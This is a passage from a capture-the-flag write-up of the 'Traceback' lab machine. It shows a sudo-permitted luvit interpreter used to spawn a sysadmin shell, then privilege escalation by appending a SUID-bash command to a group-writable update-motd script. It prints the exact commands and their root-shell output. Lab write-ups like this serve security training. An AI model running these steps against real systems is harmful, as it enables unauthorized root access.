
5) Got access to sysadmin



```
webadmin@traceback:~$ sudo -u sysadmin /home/sysadmin/luvit -e 'os.execute("/bin/sh")'
$ whoami
sysadmin
$ 
```


Privilege Escalation

1) We have access to motd



```
sysadmin@traceback:~$ cat /etc/update-motd.d/00-header
#!/bin/sh
#
#    00-header - create the header of the MOTD
#    Copyright (C) 2009-2010 Canonical Ltd.
#
#    Authors: Dustin Kirkland <kirkland@canonical.com>
#
#    This program is free software; you can redistribute it and/or modify
#    it under the terms of the GNU General Public License as published by
#    the Free Software Foundation; either version 2 of the License, or
#    (at your option) any later version.
#
#    This program is distributed in the hope that it will be useful,
#    but WITHOUT ANY WARRANTY; without even the implied warranty of
#    MERCHANTABILITY or FITNESS FOR A PARTICULAR PURPOSE.  See the
#    GNU General Public License for more details.
#
#    You should have received a copy of the GNU General Public License along
#    with this program; if not, write to the Free Software Foundation, Inc.,
#    51 Franklin Street, Fifth Floor, Boston, MA 02110-1301 USA.

[ -r /etc/lsb-release ] && . /etc/lsb-release


echo "\nWelcome to Xh4H land \n"
sysadmin@traceback:~$ ls /etc/update-motd.d/00-header -al
-rwxrwxr-x 1 root sysadmin 981 Apr 18 22:46 /etc/update-motd.d/00-header
sysadmin@traceback:~$
```

2) We can escalate privilege with that
https://exploit-notes.hdks.org/exploit/linux/privilege-escalation/update-motd-privilege-escalation/



```
sysadmin@traceback:~$ echo "cp /bin/bash /home/sysadmin/bash && chmod u+s /home/sysadmin/bash" >> /etc/update-motd.d/00-header
sysadmin@traceback:~$ exit
exit
$ exit
Connection to 10.10.10.181 closed.

┌──(vigneswar㉿VigneswarPC)-[~/Temporary]
└─$ ssh sysadmin@10.10.10.181 -i id_rsa
#################################
-------- OWNED BY XH4H  ---------
- I guess stuff could have been configured better ^^ -
#################################

Welcome to Xh4H land



Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connection or proxy settings

Last login: Thu Apr 18 22:49:10 2024 from 10.10.14.14
$ bash
sysadmin@traceback:~$ ls
bash  luvit  user.txt
sysadmin@traceback:~$ bash -p
sysadmin@traceback:~$ ./bash -p
bash-4.4# cd /root
bash-4.4# 
```